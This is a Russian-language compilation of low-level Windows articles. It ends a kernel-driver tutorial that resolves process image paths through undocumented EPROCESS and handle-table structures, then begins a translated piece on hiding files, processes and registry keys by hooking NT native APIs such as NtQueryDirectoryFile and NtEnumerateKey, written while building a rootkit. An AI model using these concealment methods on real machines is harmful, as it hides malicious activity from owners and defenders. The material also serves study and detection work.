KernelMode, передавать случайный указатель ни в коем случае нельзя. А вот если AccessMode = UserMode, функция таки проверит, соответствует ли тип объекта заявленному. Это обстоятельство и позволит нам проверять случайные указатели. В любом случае всё вышесказанное, мягко говоря, немного отличается от того, что написано в DDK.

При хорошем знании структур и принципов организации объектов можно без особого труда написать свою функцию проверки. А пока воспользуемся услугами ObReferenceObjectByPointer.

```
.if g_dwWinVer == WINVER_UNINITIALIZED

    invoke IoIsWdmVersionAvailable, 1, 20h
    .if al
        mov g_dwWinVer, WINVER_XP_OR_HIGHER
    .else
        mov g_dwWinVer, WINVER_2K
    .endif

.endif
```

Смотрим, в какой версии системы мы находимся. Чтобы не делать это каждый раз, используем переменную g_dwWinVer.

```
.if g_dwWinVer == WINVER_XP_OR_HIGHER

    mov esi, peProcess
    mov ebx, 80h
    .while ebx < 204h
```

Если мы оказались в XP и выше, будем искать поле SectionObject в структуре EPROCESS в пределах 80h - 200h (надеюсь, что этого диапазона будет достаточно для всех обновлений).

```
        mov edi, [esi][ebx]
        invoke IsLikeObjectPointer, edi
        .if eax == TRUE
```

Процедура IsLikeObjectPointer отсеивает "мусор". Если она вернула TRUE, то вполне вероятно, что в регистре edi содержится указатель на объект.

```
            mov eax, edi
            sub eax, sizeof OBJECT_HEADER

            .if ([OBJECT_HEADER PTR [eax]].PointerCount <= 4)
            .if ([OBJECT_HEADER PTR [eax]].HandleCount <= 1)
```

Если мы на стадии создания процесса, то счетчик ссылок базовой секции будет равен 3, а счетчик описателей 1. Если процесс удаляется, то 2 и 0, соответственно. Эти проверки позволят ещё сильнее ограничить число возможных кандидатов на объект "секция". Я накинул единичку к счетчику - на всякий случай. Как я уже говорил, при хорошем уровне знаний можно написать процедуру, практически однозначно идентифицирующую объект, но дабы не усложнять и без того непростой код мы идем легкими путями. Для того чтобы окончательно убедиться в том, что регистр edi содержит указатель на объект "секция", используем ObReferenceObjectByPointer.

```
                mov ecx, MmSectionObjectType
                mov ecx, [ecx]
                mov ecx, [ecx]

                invoke ObReferenceObjectByPointer, edi, SECTION_QUERY, ecx, UserMode
                .if eax == STATUS_SUCCESS
```

Здесь мы уже уверены, что нашли то, что искали.

```
                    mov status, eax
                    mov pSection, edi

                    .break
                .endif
            .endif
```

```
                .endif
            .endif

            add ebx, 4

        .endw
```

Если поле SectionObject всё ещё не найдено, продолжаем поиск. Указатели в структурах всегда выровнены по двойному слову. Поэтому двигаемся DWORD'ами.

```
        .else
```

Если мы в Windows 2000, то тут тоже не всё так просто, как хотелось бы. Точнее, сложности начинаются с сервис пака №4. До этого злосчастного SP4 всё просто. Достаточно "натравить" функцию ObReferenceObjectByHandle на цифру 4 и получить указатель на базовую секцию процесса. Но на SP4, в случае если процесс запускается из командной строки или bat-файлом, описатель базовой секции процесса, имеет значение 03E8h. Причем оно также фиксировано. По крайней мере, на моей машине и на ещё 5 машинах наших уважаемых коллег, любезно согласившихся протестировать этот пример (**nerst**, **Noble Ghost**, **hGoblin**, **mokc0der**, **Vladimir**), значение было именно таким. Откуда берется такое странное значение?

Описатель объекта представляет собой индекс в таблице описателей процесса. Таблица описателей реализована по трехуровневой схеме аналогично реализации механизма трансляции адресов в x86 системах. Младшие 24 бита описателя интерпретируются как три 8-битных индекса для каждого уровня. Первые два уровня состоят из массивов по 256 элементов, которые содержат указатели на массив следующего уровня. Массив самого нижнего уровня - это таблица вторичных описателей и содержит собственно элементы таблицы описателей, каждый из которых имеет размер в восемь байт (указатель на заголовок объекта и флаги). Самый последний элемент (256-ой) каждой незаполненной таблицы вторичных описателей инициализируется значением -1. Поскольку указатель имеет размер в четыре байта, то и описатели кратны четырем. Описатель со значением 0 (1-ый элемент в первой таблице вторичных описателей) не используется. Т.о. самый первый объект в процессе получит описатель 4 (2-ой элемент в первой таблице вторичных описателей), второй - 8 (3-ий элемент в первой таблице вторичных описателей) и т.д. до 3F8h (255-ый элемент в первой таблице вторичных описателей). Дойдя до описателя 3FCh (256-ой и последний элемент в первой таблице вторичных описателей) диспетчер объектов увидит -1, выделит при необходимости вторую таблицу вторичных описателей и заполнит 256-ой элемент первой (заместив -1). Последующие описатели (400h - 800h) будут попадать во вторую таблицу вторичных описателей и т.д.

Но на системах W2K+SP4 при запуске процесса из командной строки первая таблица вторичных описателей заполняется сверху вниз: 3F8h - 4. Затем диспетчеру объектов приходится таки заполнить последний элемент в первой таблице вторичных описателей 3FCh. И дальше всё продолжается как обычно: 400h - и дальше по возрастающей. Интереса ради, я посмотрел как это происходит на Windows XP: 7FCh - 4, 804h - и дальше по возрастающей. Куда подевался описатель 800h я не знаю.

Я прекрасно понимаю, что если вы не знакомы с организацией таблицы описателей, то вряд ли что-то поняли из этого объяснения. Читайте раздел "Описатели объектов и таблица описателей, принадлежащая процессу" в книге "Внутреннее устройство Microsoft Windows 2000", берите в руки SoftICE используйте эти структуры и многое прояснится. Смещение поля ObjectTable равно 0128h, 00C4h и 00C4h для Windows 2000, XP и Server 2003 соответственно. Поле Table хранит указатель на трехуровневую таблицу.

```
EPROCESS STRUCT
. . .
    ObjectTable    PVOID  ?   ; PTR HANDLE_TABLE
. . .
EPROCESS ENDS
```

```
HANDLE_TABLE STRUCT
    Flags         DWORD   ?
    HandleCount   DWORD   ?
    Table         PVOID   ?   ; PTR PTR PTR HANDLE_TABLE_ENTRY
. . .
HANDLE_TABLE ENDS
```

Ответ на вопрос, почему диспетчер объектов поступает именно так как описано выше, я оставляю за вами.

```
            xor ebx, ebx
            mov edi, 4
            .while ebx < 3
```

Делаем три попытки получить указатель на базовую секцию процесса. Сначала попробуем описатель со значением 4.

```
                invoke IoGetCurrentProcess
                .if eax == peProcess

                    mov ecx, MmSectionObjectType
                    mov ecx, [ecx]
                    mov ecx, [ecx]

                    invoke ObReferenceObjectByHandle, edi, SECTION_QUERY, ecx, KernelMode, addr
    pSection, NULL
                    mov status, eax

                .else

                    invoke KeAttachProcess, peProcess

                    mov ecx, MmSectionObjectType
                    mov ecx, [ecx]
                    mov ecx, [ecx]

                    invoke ObReferenceObjectByHandle, edi, SECTION_QUERY, ecx, KernelMode, addr
    pSection, NULL
                    mov status, eax

                    invoke KeDetachProcess

                .endif
```

Если мы не в контексте создаваемого/удаляемого процесса, переключаемся на него вызовом KeAttachProcess.

```
                .break .if status == STATUS_SUCCESS
```

Если попытка удалась, выходим из цикла.

```
                .if ebx == 0

                    mov edi, 03F8h  ; Try 03F8h handle.
```

Если нет - попробуем то же самое со значением 03F8h.

```
                .elseif ebx == 1

                    mov eax, peProcess
                    add eax, 01ACh
                    mov eax, [eax]
                    mov edi, eax
```

Последняя попытка. Ничего другого не остается, как взять значение описателя прямо из поля EPROCESS.SectionHandle.

```
                    and eax, (4 - 1)
                    .break .if ( eax != 0 ) || ( edi >= 800h )
```

На всякий случай, проверим описатель на кратность четырем и на выход за разумные пределы.

```
                .endif

                inc ebx
            .endw

        .endif

        .if status == STATUS_SUCCESS

            mov status, STATUS_UNSUCCESSFUL

            mov ebx, pSection
            mov ebx, (SECTION PTR [ebx])._Segment

            invoke IsAddressInPoolRanges, ebx
            push eax
            invoke MmIsAddressValid, ebx
            pop ecx
            .if al && ( ecx == TRUE )

                mov esi, ebx

                mov ebx, (_SEGMENT PTR [ebx]).ControlArea

                invoke IsAddressInPoolRanges, ebx
                push eax
                invoke MmIsAddressValid, ebx
                pop ecx
                .if al && ( ecx == TRUE ) && ([CONTROL_AREA PTR [ebx]]._Segment == esi )

                    mov ebx, (CONTROL_AREA PTR [ebx]).FilePointer

                    invoke IsLikeObjectPointer, ebx
                    .if eax == TRUE

                        mov ecx, IoFileObjectType
                        mov ecx, [ecx]
                        mov ecx, [ecx]          ; PTR OBJECT_TYPE

                        invoke ObReferenceObjectByPointer, ebx, FILE_READ_ATTRIBUTES, ecx, UserMode
```

Если мы поимели указатель на базовую секцию процесса, то по схеме на рис. 14-4 пытаемся получить указатель на соответствующий файловый объект. Здесь должно быть всё понятно и без пояснений. О функции IsAddressInPoolRanges чуть позже.

```
                        .if eax == STATUS_SUCCESS

                            invoke ExAllocatePool, PagedPool, (IMAGE_FILE_PATH_LEN+1) * sizeof
    WCHAR
                            .if eax != NULL

                                mov edi, pusImageFilePath
                                assume edi:ptr UNICODE_STRING

                                mov [edi].Buffer, eax

                                invoke memset, eax, 0, (IMAGE_FILE_PATH_LEN+1) * sizeof WCHAR

                                mov [edi].MaximumLength, IMAGE_FILE_PATH_LEN * sizeof WCHAR
                                and [edi]._Length, 0

                                invoke RtlVolumeDeviceToDosName, \
                                        (FILE_OBJECT PTR [ebx]).DeviceObject, addr usDosName
```

Поле DeviceObject структуры FILE_OBJECT хранит указатель на объект "устройство", которому принадлежит файл. Из объекта "устройство" можно извлечь его имя. Но тогда мы получим путь к файлу относительно объекта "устройство". Например,

"\Device\HarddiskVolume1\WINNT\system32\notepad.exe". С помощью функции RtlVolumeDeviceToDosName преобразуем его в более привычный "C:\ WINNT\system32\notepad.exe". DDK говорит, что начиная с XP мы должны использовать IoVolumeDeviceToDosName. Это не обязательно, т.к. для обратной совместимости обе функции имеют одну и ту же точку входа.

```
.if eax == STATUS_SUCCESS

    invoke RtlCopyUnicodeString, edi, addr usDosName
    invoke ExFreePool, usDosName.Buffer

.endif

invoke RtlAppendUnicodeStringToString, edi, \
                addr (FILE_OBJECT PTR [ebx]).FileName

assume edi:nothing

mov status, STATUS_SUCCESS
```

Составляем полный путь к образу. DeviceToDosName сама выделяет буфер для строки, поэтому, не забываем его освободить.

Теперь разберем остатки. "Разберем" - сильно сказано. Я уже довольно давно пишу эту статью, и желание закончить её поскорей растет во мне с каждой новой строчкой :) Надеюсь, что вы в состоянии понять, что делают оставшиеся не разобранными функции. Я лишь скажу о каждой несколько слов. Также в исходном коде имеется достаточное количество комментариев.


14.15 Процедура IsAddressInPoolRanges

Процедура IsAddressInPoolRanges проста и проверяет, находится ли переданный ей адрес в границах системных пулов. Адреса начала и конца пулов хорошо известны. Подробности можно почитать в книге "Внутреннее устройство Microsoft Windows 2000". Добавлю только то, что объекты не являющиеся объектами синхронизации (каковым объект секция и является), помещаются в подкачиваемый пул. Процедура IsAddressInPoolRanges же проверяет как подкачиваемый, так и неподкачиваемый пулы. IsAddressInPoolRanges предполагает, что выполняется в системе с 2Гб системным адресным пространством. Для систем с поддержкой PAE (Physical Address Extension) и систем запущенных с ключом /3GB в boot.ini придется её несколько видоизменить.

14.16 Процедура IsLikeObjectPointer

Эта процедура делает обоснованное заключение о том, может ли переданный ей адрес являться указателем на объект. Обратите внимание: "может являться", но не "является". Это ещё надо проверить вызовом функции ObReferenceObjectByPointer. Адрес может являться указателем на объект, если…

• находится в границах системных пулов;
• кратен как минимум 8-ми байтам (подробнее см. комментарий в исходнике);
• является действительным (память по этому адресу выделена);
• <адрес - 18h>, т.е. заголовок предполагаемого объекта также находится в действительной памяти.



Process	PID	State
C:\WINNT\system32\ntvdm.exe	120	Created
C:\WINNT\system32\ntvdm.exe	120	Destroyed
C:\temp\W2k_SP4ru\w2ksp4_ru.exe	388	Created
D:\3e71e35787d8841cf7e2bce44d478318\i386\update\update.exe	340	Created
C:\WINNT\System32\sptsupd.exe	30C	Created
C:\WINNT\System32\sptsupd.exe	30C	Destroyed
C:\WINNT\system32\sp4iis.exe	31C	Created
C:\WINNT\system32\sp4iis.exe	31C	Destroyed
D:\3e71e35787d8841cf7e2bce44d478318\i386\update\updcrl.exe	30C	Created
D:\3e71e35787d8841cf7e2bce44d478318\i386\update\updcrl.exe	30C	Destroyed
C:\WINNT\system32\shmgrate.exe	31C	Created
C:\WINNT\system32\shmgrate.exe	31C	Destroyed
C:\WINNT\system32\shmgrate.exe	30C	Created
C:\WINNT\system32\shmgrate.exe	30C	Destroyed
C:\WINNT\system32\msmqprop.exe	31C	Created
C:\WINNT\system32\msmqprop.exe	31C	Destroyed
C:\WINNT\system32\wzcsetup.exe	30C	Created
C:\WINNT\system32\wzcsetup.exe	30C	Destroyed
C:\WINNT\system32\msiexec.exe	31C	Created
C:\WINNT\system32\msiexec.exe	31C	Destroyed
C:\WINNT\system32\msiexec.exe	30C	Created
C:\WINNT\system32\msiexec.exe	30C	Destroyed
C:\WINNT\system32\certsrv\cafixweb.exe	31C	Created
C:\WINNT\system32\certsrv\cafixweb.exe	31C	Destroyed
C:\WINNT\System32\ftpqfe.exe	30C	Created
C:\WINNT\System32\ftpqfe.exe	30C	Destroyed
C:\WINNT\system32\regsvr32.exe	31C	Created
C:\WINNT\system32\regsvr32.exe	31C	Destroyed
C:\WINNT\System32\Wbem\mofcomp.exe	30C	Created
C:\WINNT\System32\Wbem\mofcomp.exe	30C	Destroyed
C:\WINNT\system32\perfvd.exe	31C	Created
C:\WINNT\system32\perfvd.exe	31C	Destroyed
C:\WINNT\system32\spupdsvc.exe	30C	Created
C:\WINNT\system32\spupdsvc.exe	30C	Destroyed
D:\3e71e35787d8841cf7e2bce44d478318\i386\update\update.exe	340	Destroyed
C:\temp\W2k_SP4ru\w2ksp4_ru.exe	388	Destroyed

Рис. 14-6. Результат работы программы ProcessMon. Установка сервис паков, оказывается, довольно жадна до процессов.

Т.к. в примере используются недокументированные трюки, то, во-первых, я не гарантирую его стабильную работу, а во-вторых, мне интересно знать о любых проявлениях нестабильности. Поэтому, большая просьба сообщить о любых обнаруженных багах.

Исходный код драйвера в архиве (находится в архиве `wasm_files.zip`: `files/0336/kmd14.zip`).

Как стать невидимым в Windows NT

Автор: Holy_Father, пер. Kerk

Дата: 2004-08-26

1. Содержание
2. Вступление
3. Файлы
    1. NtQueryDirectoryFile
    2. NtVdmControl
4. Процессы
5. Реестр
    1. NtEnumerateKey
    2. NtEnumerateValueKey
6. Сервисы и драйверы
7. Перехват и распространение
    1. Привилегии
    2. Перехват
    3. Новые процессы
    4. DLL
8. Память
9. Хэндлы
    1. Именование хэндлов и получение типа
10. Порты
    1. Netstat, OpPorts в WinXP, FPort в WinXP
    2. OpPorts в Win2k и NT4, FPort в Win2k
11. Окончание

=====[2. Вступление]=====

Эта статья описывает техники скрытия объектов, файлов, сервисов, процессов и т.д. в ОС Windows NT. Эти методы основаны на перехвате функций Windows API, что описано в моей статье "Hooking Windows API".

Данная информация была получена мною в процессе написания rootkit'a, поэтому есть вероятность, что это может быть реализовано более эффективно или намного более просто.

Под скрытием объектов в этой статье подразумевается замена некоторых системных функций, которые работают с этим объектом таким образом, чтобы они его пропускали. В случае, если объект - всего лишь возвращаемое значение функции, мы просто возвратим значение, как будто бы объекта не существует.

Простейший метод (исключая случаи, когда сказано обратное) - это вызов оригинальной функции с оригинальными аргументами и замена ее выходных данных.

В этой версии статьи описаны методы скрытия файлов, процессов, ключей и значений реестра, системных сервисов и драйверов, выделенной памяти и хэндлов.

=====[3. Файлы]=====

Существует несколько способов скрытия файлов, чтобы ОС не могла их видеть. Мы сконцентрируемся на изменении API и отбросим такие техники, как использование возможностей файловой системы. К тому же это намного проще, т.к. в этом случае нам не нужно знать как работает конкретная файловая система.

=====[3.1 NtQueryDirectoryFile]====

Поиск файла в wNT в какой-либо директории заключается в просмотре всех файлов этой директории и файлов всех ее поддиректорий. Для перечисления файлов используется функция NtQueryDirectoryFile.

```
NTSTATUS NtQueryDirectoryFile(
        IN HANDLE FileHandle,
        IN HANDLE Event OPTIONAL,
        IN PIO_APC_ROUTINE ApcRoutine OPTIONAL,
        IN PVOID ApcContext OPTIONAL,
        OUT PIO_STATUS_BLOCK IoStatusBlock,
        OUT PVOID FileInformation,
        IN ULONG FileInformationLength,
        IN FILE_INFORMATION_CLASS FileInformationClass,
        IN BOOLEAN ReturnSingleEntry,
        IN PUNICODE_STRING FileName OPTIONAL,
        IN BOOLEAN RestartScan
);
```

Для нас важны параметры FileHandle, FileInformation и FileInformationClass. FileHandle - хэндл объекта директории, который может быть получен с использованием функции NtOpenFile. FileInformation - указатель на выделенную память, куда функция запишет необходимые данные. FileInformationClass определяет тип записей в FileInformation.

FileInformationClass перечислимого типа, но нам необходимы только четыре его значения, используемые для просмотра содержимого директории.

```
#define FileDirectoryInformation 1
#define FileFullDirectoryInformation 2
#define FileBothDirectoryInformation 3
#define FileNamesInformation 12
```

структура записи в FileInformation для FileDirectoryInformation:

```
typedef struct _FILE_DIRECTORY_INFORMATION {
        ULONG NextEntryOffset;
        ULONG Unknown;
        LARGE_INTEGER CreationTime;
        LARGE_INTEGER LastAccessTime;
        LARGE_INTEGER LastWriteTime;
        LARGE_INTEGER ChangeTime;
        LARGE_INTEGER EndOfFile;
        LARGE_INTEGER AllocationSize;
        ULONG FileAttributes;
        ULONG FileNameLength;
        WCHAR FileName[1];
} FILE_DIRECTORY_INFORMATION, *PFILE_DIRECTORY_INFORMATION;
```

для FileFullDirectoryInformation:

```
typedef struct _FILE_FULL_DIRECTORY_INFORMATION {
        ULONG NextEntryOffset;
        ULONG Unknown;
        LARGE_INTEGER CreationTime;
        LARGE_INTEGER LastAccessTime;
        LARGE_INTEGER LastWriteTime;
        LARGE_INTEGER ChangeTime;
        LARGE_INTEGER EndOfFile;
        LARGE_INTEGER AllocationSize;
        ULONG FileAttributes;
        ULONG FileNameLength;
        ULONG EaInformationLength;
        WCHAR FileName[1];
} FILE_FULL_DIRECTORY_INFORMATION, *PFILE_FULL_DIRECTORY_INFORMATION;
```

для FileBothDirectoryInformation:

```
typedef struct _FILE_BOTH_DIRECTORY_INFORMATION {
        ULONG NextEntryOffset;
```

```
        ULONG Unknown;
        LARGE_INTEGER CreationTime;
        LARGE_INTEGER LastAccessTime;
        LARGE_INTEGER LastWriteTime;
        LARGE_INTEGER ChangeTime;
        LARGE_INTEGER EndOfFile;
        LARGE_INTEGER AllocationSize;
        ULONG FileAttributes;
        ULONG FileNameLength;
        ULONG EaInformationLength;
        UCHAR AlternateNameLength;
        WCHAR AlternateName[12];
        WCHAR FileName[1];
} FILE_BOTH_DIRECTORY_INFORMATION, *PFILE_BOTH_DIRECTORY_INFORMATION;
```

и для FileNamesInformation:

```
typedef struct _FILE_NAMES_INFORMATION {
        ULONG NextEntryOffset;
        ULONG Unknown;
        ULONG FileNameLength;
        WCHAR FileName[1];
} FILE_NAMES_INFORMATION, *PFILE_NAMES_INFORMATION;
```

Функция записывает набор этих структур в буфер FileInformation. Во всех этих типах структур для нас важны только три переменных.

NextEntryOffset - размер данного элемента списка. Первый элемент расположен по адресу FileInformation + 0, а второй элемент по адресу FileInformation + NextEntryOffset первого элемента. У последнего элемента поле NextEntryOffset содержит нуль.

FileName - это полное имя файла.
FileNameLength - это длина имени файла.

Для скрытия файла, необходимо сравнить имя каждой возвращаемой записи и имя файла, который мы хотим скрыть. Если мы хотим скрыть первую запись, нужно сдвинуть следующие за ней структуры на размер первой записи. Это приведет к тому, что первая запись будет затерта. Если мы хотим скрыть другую запись, мы можем просто изменить значение NextEntryOffset предыдущей записи. Новое значение NextEntryOffset будет нуль, если мы хотим скрыть последнюю запись, иначе значение будет суммой полей NextEntryOffset записи, которую мы хотим скрыть и предыдущей записи. Затем необходимо изменить значение поля Unknown предыдущей записи, которое предоставляет индекс для последующего поиска. Значение поля Unknown предыдущей записи должно равняться значению поля Unknown записи, которую мы хотим скрыть.

Если нет ниодной записи, которую можно видеть, мы должны вернуть ошибку STATUS_NO_SUCH_FILE.

```
#define STATUS_NO_SUCH_FILE 0xC000000F
```

=====[3.2 NtVdmControl]=====

По неизвестной причине эмуляция DOS - NTVDM может получить список файлов еще и с помощью функции NtVdmControl.

```
NTSTATUS NtVdmControl(
        IN ULONG ControlCode,
        IN PVOID ControlData
);
```

ControlCode указывает подфункцию, которая будет применена к данным в буфере ControlData. Если ControlCode равняется VdmDirectoryFile, эта функция делает то же, что и NtQueryDirectoryFile с FileInformationClass равным FileBothDirectoryInformation.

```
#define VdmDirectoryFile 6
```

Тогда буфер ControlData используется как FileInformation. Единственная разница в том, что мы не знаем длину этого буфера. Поэтому мы должны вычислить ее вручную. Мы можем сложить NextEntryOffset всех записей, FileNameLength последней записи и 0x5E (длина последней записи исключая длину имени файла). Методы скрытия такие же как и в случае с NtQueryDirectoryFile.

=====[4. Процессы]=====

Различная системная информация доступна через NtQuerySystemInformation.

```
NTSTATUS NtQuerySystemInformation(
        IN SYSTEM_INFORMATION_CLASS SystemInformationClass,
        IN OUT PVOID SystemInformation,
        IN ULONG SystemInformationLength,
        OUT PULONG ReturnLength OPTIONAL
);
```

SystemInformationClass указывает тип информации, которую мы хотим получить, SystemInformation - это указатель на результирующий буфер, SystemInformationLength - размер этого буфера и ReturnLength - количество записанных байт.

Для перечисления запущенных процессов мы устанавливаем в параметр SystemInformationClass значение SystemProcessesAndThreadsInformation.

```
#define SystemInformationClass 5
```

Возвращаемая структура в буфере SystemInformation:

```
typedef struct _SYSTEM_PROCESSES {
        ULONG NextEntryDelta;
        ULONG ThreadCount;
        ULONG Reserved1[6];
        LARGE_INTEGER CreateTime;
        LARGE_INTEGER UserTime;
        LARGE_INTEGER KernelTime;
        UNICODE_STRING ProcessName;
        KPRIORITY BasePriority;
        ULONG ProcessId;
        ULONG InheritedFromProcessId;
        ULONG HandleCount;
        ULONG Reserved2[2];
        VM_COUNTERS VmCounters;
        IO_COUNTERS IoCounters;  // только Windows 2000
        SYSTEM_THREADS Threads[1];
} SYSTEM_PROCESSES, *PSYSTEM_PROCESSES;
```

Скрытие процессов похоже на скрытие файлов. Мы должны изменить NextEntryDelta записи предшествующей записи скрываемого процесса. Обычно не требуется скрывать первую запись, т.к. это процесс Idle.

=====[5. Реестр]=====

Реестр Windows - это достаточно большая древовидная структура, содержащая два важных типа записей, которые мы можем захотеть скрыть. Первый тип - ключи реестра, второй - значения реестра. Благодаря структуре реестра скрытие его ключей не так тривиально, как скрытие файлов или процессов.

=====[5.1 NtEnumerateKey]=====

Благодаря структуре реестра, мы не можем запросить список всех ключей в какой-либо его части. Мы можем получить информацию только об одном ключе, указанном его индексом. Используется функция NtEnumerateKey.

```
NTSTATUS NtEnumerateKey(
        IN HANDLE KeyHandle,
        IN ULONG Index,
        IN KEY_INFORMATION_CLASS KeyInformationClass,
        OUT PVOID KeyInformation,
```

```
        IN ULONG KeyInformationLength,
        OUT PULONG ResultLength
);
```

KeyHandle - это дескриптор ключа, в котором мы хотим получить информацию о подключе, указанном параметром Index. Тип полученной информации определяется полем KeyInformationClass. Данные записываются в буффер KeyInformation, длина которого указана в параметре KeyInformationLength. Количество записанных байт возвращается в ResultLength.

Наиболее важным является понимание того, что если мы скроем ключ, то индексы всех последующих ключей будут сдвинуты. И так как нам придется получать информацию о ключе с большим индексом запрашивая ключ с меньшим индексом, мы должны подсчитать количество записей до скрытой и вернуть правильное значение.

Давайте разберем пример. Допустим в какой-то части реестра есть ключи с именами A, B, C, D, E и F. Индекс начинается с нуля, это означает, что ключ E имеет индекс 4. Теперь, если мы хотим скрыть ключ B и приложение вызвало NtEnumerateKey с Index равным 4, мы должны вернуть информацию о ключе F, так как индекс сдвинут. Проблема в том, что нам неизвестно, что нужно произвести сдвиг. А если мы не позаботимся о сдвиге, то вернем E вместо F, когда будет запрашиваться ключ с индексом 4, или ничего не вернем для ключа с индексом 1, хотя должны вернуть C. В обоих случаях ошибка. Вот почему мы должны подумать о сдвиге.

Если мы будем вычислять сдвиг вызовом функции для каждого индекса от 0 до Index, иногда нам придется ждать годами (на 1ГГц процессоре это может занять до 10 секунд со стандартным реестром, который очень большой). Поэтому мы должны придумать более совершенный метод.

Мы знаем, что ключи (исключая ссылки) отсортированы по алфавиту. Если мы пренебрежем ссылками (которые мы не хотим скрывать), мы сможем вычислить сдвиг следующим методом. Мы отсортируем по алфавиту список имен ключей, которые необходимо скрыть (используя RtlCompareUnicodeString), затем, когда приложение вызывает NtEnumerateKey, мы не будем перевызывать ее с неизмененными аргументами, а определим имя записи указанной параметром Index.

```
NTSTATUS RtlCompareUnicodeString(
        IN PUNICODE_STRING String1,
        IN PUNICODE_STRING String2,
        IN BOOLEAN  CaseInSensitive
);
```

String1 и String2 - строки, которые необходимо сравнить, CaseInSensitive - True, если мы хотим провести сравнение, игнорируя регистр. Результат функции описывает отношение между String1 и String2:

```
        result > 0:     String1 > String2
        result = 0:     String1 = String2
        result < 0:     String1 < String2
```

Теперь мы должны найти границу. Мы сравним имя, указанное параметром Index с именами в нашем списке. Границей будет последнее меньшее имя из нашего списка. Мы знаем, что сдвиг не превышает номер граничного элемента в нашем списке. Но не все элементы списка являются действительными ключами в той части реестра, где мы находимся. Поэтому мы должны определить элементы списка до границы, которые являются частью реестра. Мы можем сделать это используя NtOpenKey.

```
NTSTATUS NtOpenKey(
        OUT PHANDLE KeyHandle,
        IN ACCESS_MASK DesiredAccess,
        IN POBJECT_ATTRIBUTES ObjectAttributes
);
```

KeyHandle - это хэндл родительского ключа. Мы будем использовать значение, переданное в NtEnumerateKey. DesiredAccess - права доступа, используем значение KEY_ENUMERATE_SUB_KEYS. ObjectAttributes описывают подключ, которых мы хотим открыть (включая его имя).

```
#define KEY_ENUMERATE_SUB_KEYS 8
```

Если NtOpenKey вернет 0 - ключ был открыт успешно - это значит, что этот элемент списка существует. Открытый ключ следует закрыть, используя NtClose.

```
NTSTATUS NtClose(
        IN HANDLE Handle
);
```

При каждом вызове функции NtEnumerateKey мы должны вычислять сдвиг, как количество ключей из нашего списка, которые существуют в данной части реестра. Затем мы должны прибавить этот сдвиг к аргументу Index и, наконец, вызвать оригинальную NtEnumerateKey.

